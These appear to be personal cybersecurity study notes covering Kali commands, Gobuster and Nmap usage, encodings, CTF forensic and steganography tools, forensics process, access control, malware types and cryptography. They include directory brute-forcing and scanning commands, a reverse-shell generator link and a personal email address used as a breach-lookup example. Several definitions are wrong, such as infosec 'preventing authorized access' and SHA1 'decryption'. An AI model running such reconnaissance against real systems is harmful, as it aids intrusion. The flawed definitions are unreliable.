

INDEX

HTTP Status Code, Kali Linux Basic Commands [7]
 Gobuster, Nmap, Zenmap, Some Cryptographic Techniques
 Important Points, **Digital Forensic**, Due Process, Legal hold
 Cold/Hard Boot, Warm/Soft Boot, Data Acquisition{Live & Dead/Static}
 Evidence Preservation, Chain of Custody, Anti-Forensics, Obfuscation
 Trail Obfuscation, Disk Degaussing, Order of Volatility
 3 Common Password Cracking Techniques, Password Spraying, File Carving
 De-duplication
 Basic Forensic Tools [CTF], Other Forensics Tools & Commands
 Broken Error problem while upgrading Linux Systems
 File Compression Commands, RDP, RCE, SSH, FTP, Jump Servers
 Manipulation, Sniffing & Spoofing, Network Eavesdropping Attack
 Snooping, Social Engineering, Phishing & Types, Breach, Data Breach
 Information Security, CIA, Non-Repudiation, Identification
 IAAA, 3A's of Cybersecurity, Authentication vs Authorization
 Auditing, MFA, Digital Signature, **IAM**, Access Control & its Types
 Principle of Least Privilege, User Provisioning, Privileged Accounts
 Secure Directory Services, LDAP, SSO, Federation, SAML, Oauth
 Malware Classification, Ransomware, Virus, Worms, Trojans, Adware
 Spyware, Keylogger, PUPs/PUAs, Logic Bombs, Cryptomining/Cryptojacking
Cryptography and types, Password Hashing
 Encoding, Decoding, Encryption vs Encoding, Plaintext, Ciphertext
 Physical Security, DoS, DDoS, Firewall, its working and limitations
 Ingress/Inbound & Egress/Outbound, NGF, WAF, OS, OS hardening
 Active & Passive controls, SPAN, TAP
 Fail-Open, Fail-Close, IPS, HIPS, NIPS, IDS & alert types, HIDS, NIDS
 Alert Tuning, UTM, Fuzzing, Antivirus, XSS, Web Security, Log
 Log Management, Port Scanning, OTP, Backdoor, Rootkits, Data Protection
 Data States, DLP, WWW, **Ports & Protocols**
 OSI & TCP/IP Model with Protocols, OSI Layers & Cyberattacks
 Functions of OSI Layer, Payload, Exploit, Protocols, Event, Incident
 IR, Zero Day Attack, Asset, Asset Protection Threat, Threat Actor & Vector
 Attack Surface, Risk, **Risk Management**, Risk Assessment, Risk Analysis
 Qualitative Risk Analysis, Quantitative Risk Analysis, Risk Treatment

Inherent Risk, Secondary Risk, Residual Risk, Risk Tolerance, Risk Appetite
Risk Threshold, Risk Registers, Risk Reporting

Vulnerability, Vulnerability Feed, VA, Steganography

IP Address, IP Categorization, Private IP, Protocols, ICMP, ARP, IGMP

HTTP, HTTPS SHTTP, Telnet, SNMP, ATM, ISDN, NDR, NBP, RUDP

Url not opening problem in kali

Change MAC Address (Kali Linux), Smurf attack, Malvertising

Joe-Job, Hacker, Greylisting, Baiting, SSTI

Tshark, Haiti, Hash Cracking Tools, GraphicsMagick, Curl

Cybercrimes, Espionage/Spying, Cyber Defamation

5 basic rules of Digital Evidence, Short Forms, CHKDSK,

File/Data Recovery Tools{Windows}

Windows Forensic Commands

DriveSpy, Process Dumper, Redline

Cache, Cookie and History Analysis{Chrome, Firefox, Edge}

Linux Forensic, Linux Attack Surface, Linux Incident Surface, Linux log files

Linux File Cheatsheet, fsstat

Linux Process Analysis{ps, lsof, osquery, pstree, top}, Examining Logs

Cronjob, Examining Malicious Cronjobs, Cron Execution Logs, Pspy

Enumerating Services{systemctl, journalctl, systemd}

Autostart Scripts, Footprinting on disk using Configuration File

Investigating Malicious Packages,

Linux Logs{syslog, messages, authentication logs}

Application Artefacts{Vim, Browser Artefacts, Dumpzilla}

Linux Forensic Commands{Volatile and Non-volatile}

Photorec, MAC Forensic and Tools, MAC Log files

Network Forensics, Wireshark Filters, Investigating Web Attacks

Dark Web Forensics, Deep Web, Dark Net, Dark Web, Tor Browser

Investigating Email, MUA, MTA, MDA, IMAP, POP3, SMTP,

Open Relay, MIME, S/MIME, NFC, Malware and Types

Malware Forensics, Tools & Techniques

Networking, Subnetting, Screened Subnet, SSID, URI, URL, URN

Port Numbers

Important Troubleshooting Commands in Networking, PAN, LAN

VLAN, WLAN, WMN, CAN, MAN, VPN, Network Topologies

Network Devices, Shoulder Surfing, Sabotage, Bluesnarfing

Pharming, Vishing, Dumpster Diving, Rabbit, Fork Bomb

Metadata, Residual Data, Data Backup, Type of Backups, Data masking

Identity Theft, Input Validation{Whitelisting & Blacklisting}, Buffer Overflow

ARP Poisoning, Disclosure of Confidential Data, Data Tempering
 Luring Attack, Session Hijacking, Pastebin, MITM Attack, Cookie
 Session, Pretty Good Privacy, TLS, Client Hello, Server Hello, SSL
 IPSec, Internet Key Exchange, Separation of Duties, IDM, Security Policy
 Internet Access Policies, Concealed Weapon/ Contraband Detection Devices
 Bastion Host, Iptables, Network Sensors, Honeypot, Proxy Servers
 Transparent Proxy, Anonymous Proxy, Reverse Proxy
 Security Incident and Event Management, User Behaviour Analysis
 Anti-Virus & Anti-trojan Software, BYOD, CYOD, COPE, COBO
 Government Access to Keys, AES, MD5, MD6, SHA, HMAC
 PKI, Digital Certificates, Tcpdump, ANT, NTP, Proxychains
 Modbus, TCP vs UDP, Networking Basic Commands, NAT, PAT
 MAC, NIC, ACL, Apache, MITRE ATT&CK, CVE, DAD
 Information Gathering Commands for Windows, NetBIOS, Host
 Forensic Readiness, Write Blocker, Ophcrack, DNS, DNS Filtering, DNSSEC
 DHCP & Operations, IANA, MISP, MBC, NIST, OPSEC, PoC, PASTA
 PII, Powershell, RASP, RIPEMD, SPF, STRIDE
 SDLC, SOC, SOAR, Spear-Phishing, IoC, TTP, UID, UUID
 Orphan Files, Carved Files, UTC, UEFI, VAPT, VCS
 WIPS, Watering Hole Attack, War Driving, Wardialing, XML
 YAML, Zombie, Zero Trust Architecture(ZTNA)
 Form of Data on Disk, Slack Space, CEO, CSO, Regshot
 Data Compression, DFIR, PHI, Privacy, Clean Disk Policy
 ARP, RARP, Evil Twin Attack, Kernel
 Packet Analysers, Data Archiving, TCP Header Flags
 Security Controls & Types
 Code of Ethics by ISC2, Incident Response, IRP, IH, BC, BCP, BIA
 DR, DRP, Continuity of Operations, Subject, Object, Access Rule
 Defense in Depth, Network, Server, Endpoints
 Possible Attacks on Network, Redundancy
 Cloud Architecture, Cloud Computing, IaaS, SaaS, PaaS, CSP
 Centralized/Decentralized Computing, VPC, MSP, Embedded Systems,
 ICSs, SCADA, IoT, Patching of IoT
 DMZ, Physical Isolation, NAC, Network Segmentation, Micro-segmentation
 Data Handling lifecycle, Data Labelling, Data Retention, Data Remanence
 Degaussing, Configuration Management
 Thread, Security Awareness Training, Whaling Attack
 Checksum, Cryptanalyst, Cat5 Cable, Fiber Optic Cable
 Wireless, Virtual Memory, Demand Paging, Veiled Threat, EDR

Socket, Sysinternal Suite, Nslookup, Siggen, Shebang, AIDE
 LHOST, RHOST, VHOST, Metasploit & Commands, Meterpreter
 Postmortem of Logs, Event Viewer, Tripwire & Commands, RCA
 Ping, Git & GitHub, Sandboxing, Event Correlation, Promiscuous Mode
 Rouge Access Point Attack, Google Takeout, DKIM, DMARC, SPF
 CAM, ARP Poisoning using Bettercap, Load Balancers, Version
 Tools [Forensic], Downgrade Attack, Serialization Attack
 Insecure De-serialization, Banner Grabbing, Punycode Attack
 3 way Handshake, Hashing, Tails Linux, Google Dorking
 Shell Scripting in details
 Hydra, IT ACT 2000, NFS, IPSec, Hacking
PT, Offensive, Defensive, Key Components of Ethical Hacking
 EH & PT Phases, Types of PT, Black Box, White Box
 Gray Box, Benefits of PT, Mitigations for Common Cyberattacks
 N/w Enumeration, Stress Testing, Kerberos
 Threat & Desired Property, Tools [PT], OWASP, TOP 10 2021
 Footprinting, Reconnaissance, Skimming, ARP Spoofing
 Memory Forensic Tool, SIM & SIM Forensics, IMEI, ESN
 Mobile Forensics, Steganography vs Cryptography
 Watermarking, Disk Imaging Technique, Forensic Imaging Commands
 Likelihood, Compliance, Governance, Management, Policies, Procedures
 Standard, Guidelines, Framework, Security Lifecycle
 PDCA Cycle, Security Attacks, RPO, RTO, WRT, MTO/MTD, CBA
 Audit & types, Audit Trail, Attestation, Internal & External Assessment
 Normative References, Non-Conformities
 SWOT Analysis, Levels of control, Strategy & Policy, COBIT
 ISO 9001, PCIDSS, C-Suite, Open & Closed System Organizations
 HIPAA, GDPR, SOX, Get vs Post, Log Retention, Data Retention
 Data Archiving, Data Disposal, ISO 27001, SoA, Disasters & types
 Disaster Effects & Phases, DR, BCP, BIA, Upstream & Downstream losses
 Data Replication, Clustering, Power Redundancy, IT Recovery Sites
 Fundamentals of Cryptocurrency, Stateful vs Stateless Application
 Merkle Tree, Bitcoin, Blockchain & types, Sharding Function
 TCP Header, TCP vs UDP, Data Flow, Burp Suite Shortcuts, Patch
 Tokens, Bearer, JWT, API Tools, PHP Wrappers, UEFI, TPM
 Dirty Cow, Botnet, Rooting, Jailbreaking, Sideload, Typosquatting
 Password Spraying, Password Aging, Password Vaulting, Wfuzz
 FFmpeg, NoSQL Injection
 SQL Injection, Types & Cheatsheets, SQLmap, MobaXterm, SASE

Firmware, Deception, Disk & File Encryption, Salting, Key Stretching
Key Management, Key lifecycle, TPM, HSM, Security Enclave, Key Escrow
SDN, Control Plane, Data Plane, Management Plane, DefectDojo, Trivy
Bandit, SSTV, DTMF Decoder, SAST, DAST, IAST, RASP
Threat Feeds, Threat Hunting & Intelligence, Main parameters of API Testing
Kali using TorNet, Evaluation Scope, Supply Chain Attack, Secure Baseline
Benchmarks, SCAP, Wi-Fi Authentication & Encryption, Web Filtering
Endpoint Security, Mobile Device Hardening & Deployment Models
Testing & Training, Replay Attacks, Forgery Attacks, CSRF/XSRF
SSRF, Directory Traversal, Command Injection, Web Server Logs
Change Management, Dependencies & Downtime, Version Control
Automation and Orchestration, Vendor Management, Conflict of Interest
Legal Agreements, MOU, MOA, NDA, SLA, RoE, Data Classification
Data Sovereignty, Geographical Considerations, Privacy Data
Legal Implications, Roles and Responsibilities, Data Controller, Data Processor
Data Custodian, Right to be Forgotten, Data Inventories and Retention
Conduct Policies, User and Role-based Training, Training Topics & Techniques
Security Awareness Training Lifecycle, Volatility 3 Framework,

[Remaining Topics]

- Security Labs {Till Now....}
- Reverse Engineering {OllyDbg, Ghidra}
- Socket Programming

HTTP Status Code:

100-199 (Information Response)
200-299 (Successful Response)
300-399 (Redirection Response)
400-499 (Client Error Response)
500-599 (Server-Error Response)

Kali Linux Basic Commands:

whoami
who
users
uname
uname -r
uname -r -a
pwd
ls
ls -r
ls -a
ls -R
man _____
cd
cd ..
cd _____{path}
lsblk (disk info)
df
cal
date
wget _____{url}
mkdir _____
mkdir _____
touch _____
type > _____{filename}
echo
cat
cp
mv
rm
rm _____{fi*} (will delete all files starting with letter “fi”)
rmdir
ifconfig

```

dig ____ {url}
ps                (show running processes)
ps -all
ps -r
top
kill ____ {PID}
figlet ____
sudo apt-get update
sudo apt-get upgrade
sudo shutdown now
reboot

```

Gobuster:

Gobuster tool enumerates hidden directories and files in the target domain by performing a brute-force attack.

- -u {URL}
- -w {wordlist_path}
- -t {threads}
- -x {file extensions like .php etc.}
- E.g.
 - gobuster dir -u 10.10.234.220 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 150

Nmap:

Nmap is a network scanning tool. It is used to find open ports on the target network, it can also find the running services, operating systems and their versions.

- Goals: {Host Status, Open Ports, Services, Software Versions, OS}
- -p = Port range, Specific port/ports, Specific service name/names
- -p- = Scan all ports
- -sT = TCP Connect Scan (Default without root privilege)
- -sU = UDP Scan
- -sS = SYN Scan
- -sA = ACK Scan
- T5 = speeds up the scan, Scan Speed 1-5
- -sV = Service Version
- -sC = Script Scan
- -A = Aggressive Scan, Traceroute
- -O = OS Detection
- -n = Never do DNS resolution
- -sn = Disable port scanning
- -Pn = Disable host discovery

- -PS = TCP SYN discovery on port x, Port 80 by default
- -PA = TCP ACK discovery on port x, Port 80 by default
- -PU = UDP discovery on port x, Port 40125 by default
- -PR = ARP discovery on local network
- -iL = Scan List of Hosts
- -vv = Very Verbose Output, the more 'v' you add (e.g., -vvv), the more detailed the output becomes

Zenmap is the GUI version of Nmap.

Some Cryptographic Techniques:-

Leet Speak:

uses combinations of characters and symbols to rewrite letters with others graphically close.

L33T 5P34K CH34T SH33T:

A = 4

B = 8

E = 3

I = |

L = 1

O = 0

S = 5

T = 7

Binary Translator:

{0,1}

<https://www.rapidtables.com/convert/number/binary-to-ascii.html>

Decimal to Text:

{0-9}

<https://onlinetexttools.com/convert-decimal-to-text>

Ascii to Text:

<https://codebeautify.org/ascii-to-text>

Rot13:

<https://rot13.com/>

Rot47:

The ROT47 (Caesar cipher by 47 chars) is a simple character substitution cipher that replaces a character within the ASCII range [33, 126] with the character 47 character after it (rotation) in the ASCII table. It is an invertible algorithm i.e. applying the same algorithm to the input twice will get the origin text.

<https://onlinetexttools.com/rot47-text>

Base16:

{0-9} & {a-f}

<https://www.duplichecker.com/hex-to-text.php>

Base32:

{A-Z,2-7,=}

<https://www.dcode.fr/base-32-encoding>

Base64:

{ends with '='}

{A-Z, a-z,0-9,+,/,=}

<https://www.base64decode.org/>

Morse Code:

{. & _}

<https://morsedecoder.com/>

Symbolic Decimal:

123456789 = !@#\$%^&*('

Important Points:

- "%3D" means "=" in url
- For Magic bytes(File Headers) search on Wikipedia
- Rockyou.txt Path: /usr/share/wordlists/
- curl -s _____{url} | grep title
- locate *flag.txt
- find | grep flag
- **pdfinfo** _____{filename}
- tar -xvf _____{filename.tar.gz}
- sudo gzip -d _____{filename.gz}

- unrar x _____ {filename.rar}
- eog _____ {imagename}
- whois _____ {ip_address}
- **geoipllookup.net**
- nslookup _____ {ip_address}
- nslookup _____ {ip_address}
- sudo dpkg -i _____ {filename}
- ipconfig /flushdns [clear the existing DNS cache] {for Windows}
- echo "Harry" | openssl sha1
- openssl dgst -sha1 < {filename}
- openssl sha1 {filename}
- ls | tee {filename} [tee command is used to save the output into file]
- **df** [To check the status of file system or free disk spaces]
- xhost [machines that are allowed to use your x server]
- **Shodan Filter** – has_screenshot:true IP Webcam
- **For commands**, sometimes "--" means "--" (double dash)
- Online reverse shell generator - {<https://www.revshells.com>}
- For online video recording - {<https://www.loom.com>}
- Split GIF into frames – {<https://www.ezgif.com>}
- Online SHA1 encryption & decryption {<https://www.md5decrypt.net/en/Sha1/>}
- For checking breached emails – {<https://www.breachdirectory.org>}
 - for example – check for "vivaswanit@gmail.com" email

Digital Forensic is the investigation & analysis techniques to gather and preserve evidence from a particular computing device.

- Collecting evidence from computer systems to a standard that will be accepted in a court of law.

Cyber Forensics is a process of extracting data as proof for a crime.

Due Process – Evidence collection and analysis procedures that ensures fairness.

Legal Hold – Right to seize systems as evidence.

Data Acquisition is the use of established methods to extract Electronically Stored Information(ESI) from suspect computer or storage media.

Live Acquisition – collecting data from a system that is powered ON

Dead/Static/Cold Acquisition – collecting data from a system that is powered OFF

System Memory Acquisition – evidence recovery from non-persistent memory

- kind of Live acquisition: temporary files, registry data, n/w connections, cryptographic keys

Disk Image Acquisition – Non-Volatile storage media & devices

- Live or Static acquisition

Cold/Hard Boot – starting a computer from a powered down or off state.

Warm/Soft Boot – restarting a computer that is already turned on.

Evidence Preservation:-

- record process of evidence acquisition
- use a write blocker
- Evidence Integrity – cryptographic hashing & checksums
- take hashes of source device, reference image, and copy of image for analysis
- **Chain of Custody** – Integrity & proper handling of evidence from collection, to analysis, to storage, and finally to presentation
 - protect access & temper-evident storage
 - secure storage facility and protection against environmental hazards
- Reporting – summarizes contents of the digital data
 - conclusions from the investigator's analysis
 - Professional Ethics -
 - analysis must be performed without bias
 - analysis methods must be repeatable
 - evidence must not be changed/manipulated

Anti-Forensics is a common term for a set of techniques aimed at complicating or preventing a proper forensics investigation process.

- **Shift+Delete** bypasses the recycle bin.
- Recycle bin location – [C:\\\\$Recycle.Bin](C:\\$Recycle.Bin)

Obfuscation is the art of manipulating code or data to make it intentionally hard to understand and reverse-engineer.

- **Steganography** – Concealing messages within a coverfile
- **Data Masking** – process of hiding data by modifying its original values
- **Tokenization** – substituting data with token, reversible with access to the token server
- **De-identification**

Trail Obfuscation is a process to confuse and mislead the forensics investigation process.

Example – Log tampering, time stamp modification etc.

Disk Degaussing is a process to entirely clean the data by using strong magnetic field.

Order of Volatility:

- CPU, Cache Memory, & Register Content
- Memory(Non-Persistent storage)
- Temporary File Systems like Clipboard / Swap Space
- Data on Hard Disk (Persistent)
- Remotely logged & monitored Data
- Data contained on Archival Media

- High volatile evidence should be recorded firstly.

3 Common Password Cracking Techniques:

- **Dictionary Attack** -
- **Brute-Force Attack** – tries every combination
- **Rule Based Attack** – when some information is known about password

Offline Password Attacks:

- Password Database
- Hash Transmitted directly

Password Spraying is a type of brute force attack where an attacker uses common passwords to try to access multiple accounts.

- involves a hacker using single password to try and break into multiple target accounts.

File Carving is a technique to recover files and fragments of files from the hard disk in the absence of file system metadata.

De-Duplication – means remove duplicate files

Forensic Tools:- [CTF]

Exiftool is a tool for reading, writing & manipulating image, audio, video & PDF metadata.

Commands: `exiftool _____{filename}`

Binwalk is a tool for searching a given binary image for embedded files and executable code.

Commands:

```
binwalk _____{filename}
binwalk -extract -dd="," _____{filename}
```

Steghide is a steganography program that is able to hide data in various kinds of images and audio files.

Commands:

```
steghide extract -sf _____{filename}
steghide extract -sf {filename} -p {password}
steghide embed -cf {cover_filename} -ef {encrypted_filename}
steghide embed -cf {filename} -ef {filename} -p {password}
```

Stegsolve is used to analyse images in different planes by taking off bits of the image.

- just run stegsolve.jar file
- we can also combine images using this

Bless is a tool for adding headers in files.

Zsteg is a steganography tool that detects hidden data in PNG & BMP images.

Commands:

```
zsteg -all _____{filename}
zsteg -mask _____{filename}
```

Other forensics ctf tools & commands:

- **strings**
- **hexeditor** _____{filename}
- **hexedit** _____{filename}
- **xxd** _____{filename}
- **sonic visualizer**
- **stegseek** (advance version of **stegbrute**)
- **stegbrute -f** _____{filename} **-w** _____{wordlist}

Broken error problem while upgrading linux systems:

- `sudo dpkg --configure -a`
- `sudo apt install -f`
- `sudo apt clean && sudo apt update`
- `sudo apt-get upgrade`
- `sudo apt autoremove`
- `sudo apt install libssl-dev`
- `sudo apt install zlib1g-dev`

File compression Commands:

```
tar cf _____{file.tar}          [create a tar named file.tar]
tar xf _____{file.tar}          [extract the data from file.tar]
tar czf _____{file.tar.gz}      [create a tar with gzip compression]
tar xzf _____{file.tar.gz}      [extract a tar using gzip]
```

RDP(Remote Desktop Protocol) is a protocol used to establish remote graphical sessions over the network.

RCE(Remote Code Execution) allows an attacker to remotely execute the malicious code on a computer.

SSH(Secure Shell) is a network protocol that is used to securely connect to a remote server/system.

- Remote administration with public key cryptography security

- primarily used to access a shell remotely, very versatile protocol
- can be used as a tunnel for other protocols
- Port No. = 22
- Commands:
 - `ssh username@ip_address/Domain_Name`
 - **Secure Copy** = `scp file_path username@ip_address`

FTP(File Transfer Protocol) provides the capability of transferring files between a client & your server.

- Port No. = 21
- Command:
 - `ftp _____{ip}`
- **SFTP** is FTP tunnelled through SSH
- **FTPS** is FTP secured using TLS

Jump Servers

- single host accepts SSH or RDP connections from SAWs (Secure Admin Workstations)
- Forwards connection to app servers
- App servers only accepts connections from jump server

Manipulation is the practice of altering any information in databases or applications.

Sniffing & Spoofing:

Sniffing is a process of intercepting & collecting network traffic as it passes over a digital network. [at Physical Layer]

Ex:-

MITM, Password sniffing, Session Hi-jacking, etc.

Spoofing is act of disguising a communication from an unknown source as being trustworthy. [at Data link Layer]

Ex:-

IP spoofing, Email spoofing(Phishing), website spoofing, etc.

Network Eavesdropping Attack also known as Sniffing or Snooping, relies on unsecured network communications to access data in transit between devices.

Snooping attack involves an attacker listening to traffic b/w two machines on your network.

Social Engineering is the term used for broad range of malicious activities accomplished through human interactions.

Impersonation means pretending to be someone else

Phishing is a form of social engineering where attackers deceive people into revealing sensitive information or installing malware such as ransomware.

- trick target into using a malicious resource, spoof legitimate communications & sites

- **Phishing Types:**

- Vishing [phishing over voice]
- SMS Phishing [phishing through SMS]
- Quishing [Phishing through QR code]
- Email Phishing [phishing through email]
- Pharming [Redirection by DNS Spoofing]
- Typosquatting [cousin domains that looks like a legitimate domain]
- Watering Hole Phishing – where a legitimate website frequently visited by a target is compromised and geared towards infecting visitors with malware.
- Spear Phishing [targeted emails to specific individuals or groups within an organization]
- Whaling Attack [to trick highly placed officials or private individuals like CEO's]
- Angler Phishing [phishing to target social media users]

Breach is a cyber assault in which sensitive, confidential, or protected data is accessed & released illegally.

Data Breach happens when some person or entity gain access to information to which they are not authorised to have.

- When information is read, modified, or deleted without authorization
- Organizational Consequences:
 - Reputational Damage, Identity Theft, Fines, Intellectual Property(IP) Theft
- Breach Notification:
 - requirements for different types of breach are established in law and in regulations

Public Notification & Disclosure

Information Security is basically the practice of preventing authorized access, use, disclosure, disruption, modification, inspection, recording or destruction of information.

SECURITY CONCEPTS:

CIA -

- **Confidentiality** means protection of data from unauthorized disclosures.

- **Integrity** provides assurance that the data received is as sent by an authorised entity.
- **Availability** means resource accessible/usable to all authorised entity without any disruption.

Non-Repudiation means one party cannot deny receiving a message or a transaction nor can the other party deny sending a message or a transaction.

CYBERSECURITY FRAMEWORK -

- **Identify**
- **Protect**
- **Detect**
- **Respond**
- **Recover**

IAAA(Identification, Authentication, Authorization and Accounting) ensures that only authorised users can access a system and that actions can be tracked.

3A's (Authentication, Authorization and Accounting) of Cybersecurity:

Identification is the process of identifying the user to verify whether he is what he claims to be.

Authentication is the process of verifying that the identified user is the real owner of his/her identity.

It is a method that verifies the identity of a person, process or device trying to gain access to your network.

Authorization is the act or techniques of providing the appropriate permissions to the user for accessing a particular file or perform a particular action.

Accounting System tracks permission usage in a log. The user cannot prevent this auditing.

Authentication vs Authorization:-

Authentication

- verifies the identity of the user or service
- verifies who the user is
- comes before authorization
- it is visible at user end
- it needs usually the user's login credentials

Authorization

- determines the access rights
- determines what resources a user can access
- always takes place after authentication
- it is not visible at user end
- it needs the user's privilege or security levels

4A's of Cybersecurity:- [Authentication, Authorization, Auditing, Accountability]

Accountability means that every individual who works with an information system should have specific responsibilities for information assurance.

Auditing is an independent review and examination of a system record & activities.

It is the process of reading and checking events to detect whether any attempt has been made to perform such activity.

MFA(Multi-Factor Authentication) is an authentication method that requires the user to provide two or more verification factors to gain access to a resource.

- Something you know & something you have
- Something you have: Ownership Factor – hardware tokens & fobs
- Something you are/do: Biometric Factor – fingerprint & facial scans
- Somewhere you are: via location service, IP/Network location
- Biometric Authentication: [sensor/camera]
 - Efficiency Rates & Considerations-
 - False Rejection Rate(FRR) or Type 1 error
 - False Acceptance Rate(FAR) or Type 2 error
 - Throughput, cost, and inaccessibility
- Soft Authentication Tokens:
 - Transmit a code via an out-of-band channel
 - SMS, Email, Phone call, push notification
 - possibility of interception
 - Authenticator App
- Passwordless Authentication
 - Rely on Authenticator rather than password
 - Attestation – verify authenticator as root of trust

Digital Signature is a technique which validates the authenticity and integrity of a message, software, or digital documents.

- 2 Methods
 - Signing
 - Verification

- Advantage
 - Authentication
 - Integrity
 - Non-Repudiation
- Disadvantage
 - Expiry
 - Certificate issue procedures
 - S/w compatibility

IAM(Identity and Access Management) is responsible for providing the right individual with right access at the right time.

- ensure the proper creation of accounts and their associated permissions.
- **Password Concepts:**
 - Length
 - Complexity – character complexity
 - Aging – when a system requires users to change their passwords at regular intervals
 - Reuse and History
 - NIST guidance
- **Password Managers** [Vault & Master Password]
 - Built-in OS/Browser password managers
 - per site password generation
 - third party cloud/plugin, secure filling

Access Control is the selective restriction of access to an asset or a system/network resource.

- Determines how users receive permissions/rights
- It is about granting the appropriate level of access to authorized personnel and processes & denying access to unauthorized functions or individuals.
- It is used to prevent the unauthorized use of resource.

DAC (Discretionary Access Control) – End user has complete access to the information they own.

MAC (Mandatory Access Control) – only the administrator/system owner has the rights to assign privileges.

- System policies to restrict access, labels & clearance

RBAC (Role-Based Access Control) – Permissions are assigned based on user roles.

- Non-discretionary and more centralized control
- based on defining roles than allocating users to roles
- Users should only inherit role permissions to perform particular tasks
- **Security Groups** -
 - groups can be mapped to roles
 - assign permissions to security groups and assign user accounts to relevant groups

RB-RBAC (Rule-Based Access Control) – Permissions are assigned to a user role dynamically based on a set of rules defined by the administrator.

- Non-Discretionary – system determine rules, not users [MAC, RBAC, and ABAC]
- Conditional access

ABAC (Attribute-based Access Control) – access decisions based on a combination of subject and object attributes plus any context-sensitive or system-wide attributes

Principle of Least Privilege is a standard of permitting only minimum access necessary for users or programs to fulfil their function.

- Sufficient permissions only
- Implications:
 - Insufficient permissions
 - Authorization creep
 - Auditing

User Account Provisioning is the process of creating, maintaining, and deactivating user identities on a system.

- Identity proofing, Issuing credentials, Asset allocation, Policy awareness & security education, permission assignments and implications
- **Deprovisioning** – remove or disable permission assignments
 - Employee/Contractors leaving company/project, or changing roles

Account Restrictions:

- **Location based policies**
 - N/w or logical location
 - Geolocation
 - by IP address
 - by location services
- **Time based restrictions**
 - logon hours
 - logon durations
 - impossible travel times / risky join
 - Temporary Permissions

Regular User Accounts – Part time employees, Full time employees, Remote employees, Temporary employees, etc.

Privileged User Accounts – has access to interact directly with servers.

- Uses the most stringent access control
- has the highest level of logging associated with actions
- often have the ability to create users & assign permissions

Privileged Accounts are those with permissions beyond those of normal users, such as managers and administrators.

Example - System Administrators, Help desk or IT Staff, Security Analyst

- **Policies for Zero standing privileges -**
 - Temporary Elevation
 - Password Vaulting/brokering
 - Ephemeral credentials – short lived credentials

Secure Directory Services

- A network directory contains -
 - Subjects (users, computers, and services)
 - Objects (directories & files) available in the environment
 - Permissions that subjects have over objects
- Access control lists (authorizations)
- Lightweight Directory Access Protocol(LDAP) uses standard X.500
- **LDAP** – query language to read and update network directories

SSO(Single-Sign-On) is an authentication process that allows users to access multiple applications or services with a single set of login credentials.

- Example:
 - Kerberos based systems
 - OTP (One Time Password)
 - Integrated Windows Authentication
- Adv:
 - Reduced IT load
 - Improved User experience
 - Centralized reporting for compliance adherence
- Kerberos can replace NTLM(NT LAN Manager) in Active Directory

Federation - networks under separate administrative control share user identities

- identity providers and claims
- interoperability
 - service providers and identity providers
 - shared frameworks and protocols

SAML(Security Assertion Markup Language) – open standard for implementing identity and service provider communications

- Attestations/Assertions
 - XML format
 - signed using XML signature specification
- Communication Protocols
 - HTTPS
 - Simple Object Access Protocol(SOAP)

OAuth – {Open Authorization} is an open standard for access delegation, commonly used as a way for internet users to grant websites or applications access to their information on other websites but without giving them the passwords.

- OAuth is not Open Authorization, it is a Delegation Protocol
- designed to communicate authorizations, rather than explicitly authenticate a subject
- client sites and apps interact with OAuth IdPs and resource servers that hold the principal's account/data
- JWT (JSON {JavaScript Object Notation} Web Token)

Malware Classification:-

Ransomware - demanding money after hacking

Virus:

- need host for replication
- can't be remote controlled
- make changes to systems
- spreading rate moderate

Worms:

- Replicates by itself **or**, Designed to replicate
- spread using n/w
- Don't change anything, eat-up resources, consume bandwidth
- can be remote controlled
- spreading rate fast

Trojans disguises itself as a normal program to trick user to install.

- A malicious program concealed within a benign one
- steal sensitive information
- doesn't need to replicate
- can be remote controlled
- spreading rate slow

Adware displays advertising banners while any program is running.

- gather information for marketing

Spyware monitors user's activities and transmit that information to 3rd party.

Keylogger – software or hardware that monitors & tracks input on a keyboard or numerical pad.

- tracking cookies, supercookies, & beacons

Logic Bombs: attack triggered/activated when certain conditions are met (like specific date & time)

Potentially Unwanted Programs/Applications(PUPs/PUAs)

- pre installed 'bloatware' or installed alongside another app
- not completely concealed, but installation may be covert
- also called 'grayware'

Cryptomining/Cryptojacking – hijack resources to mine cryptocurrency

Private Key must be kept secret & only known to owner.

- Generally used for decryption
- used to create digital signature

Public Key is widely distributed & known to everyone.

- Generally used for encryption
- used to verify the digital signature

Cryptography is conversion of data from plaintext into an unreadable or not understandable form.

- Mainly 3 types of Cybersecurity Algorithm:
 - 1. Hashing** – process of converting a message or data into a numerical value.
 - One way, non-reversible, computes a fixed length digest
 - provides integrity
 - SHA(Secured Hash Algorithm)
 - **Hash Function** maps a message of an arbitrary length to a m-bit output, also known as **fingerprint** or the **message digest**.
 - Hash Function is a many to one function, so collision can happen.
 - Linear Probing – more search time
 - Chaining Method – less search time {using linked list}
 - **Password Hashing** – instead of storing the passwords, store the hash of passwords.
 - 2. Symmetric / Secret Key Cryptography** – Sender and Receiver both have the same key.
 - same key is used for encryption and decryption
 - Fast, Suitable for large amount of data
 - Problem storing & distributing key securely
 - Size of plaintext = size of ciphertext
 - AES(Advanced Encryption Algorithm), DES(Data ...), RC4
 - 3. Asymmetric / Public Key Cryptography** -
 - uses 2 asymmetric keys, 1 public and 1 private
 - public key for encryption, private for decryption
 - used for small amount of database
 - RSA 2048 bit or more

Transposition – change the positions of the character.

Substitution – substituting characters using two tables.

Encryption is the process of converting plaintext into ciphertext.

Decryption is the process of converting ciphertext into its original form(plaintext).

Encoding is the process of putting a sequence of characters such as letters. Numbers and other special characters into a specialized format for efficient transmission.

Decoding is the process of converting an encoded format back into the original sequence of characters.

Encryption vs Encoding:

Encryption

- more secure
- key is required to decrypt the data

- is a part of Cryptography.

Encoding

- less secure
- key is not required
- is a normal technique

Plaintext is usually readable text before it is encrypted into ciphertext or readable text after it is decrypted.

Ciphertext is encrypted text transformed from plaintext using an encryption algorithm.

Physical Security is the protection of h/w, data, programs and networks from physical events including natural disasters, fire, terrorism, and theft etc.

- Is the first line of defence against physical access to an organization's critical assets.
- **Example:-** [{Servers & Equipments, Datacenters, People, Other critical infrastructure}, {Barricades, Entry/Exit Points, Fencing, Bollards}, {Physical, Electronic, Cable locks, Access badges, Mantraps}, {CCTV, Motion Recognition, Object Detection, Drones/UAV}, {Motion & Noise Detection, Proximity, Infrared, pressure, Ultrasonic}]

Categories:

1. **Security in Layers** – {Outer Layer and Inner Layer}
[walls, gates, barriers] [locks, guards, keys]
2. **Technical Controls** – {CCTV, Biometrics, Turnstiles}
3. **Logging Controls** – Accessing logs are not preventive but detective.
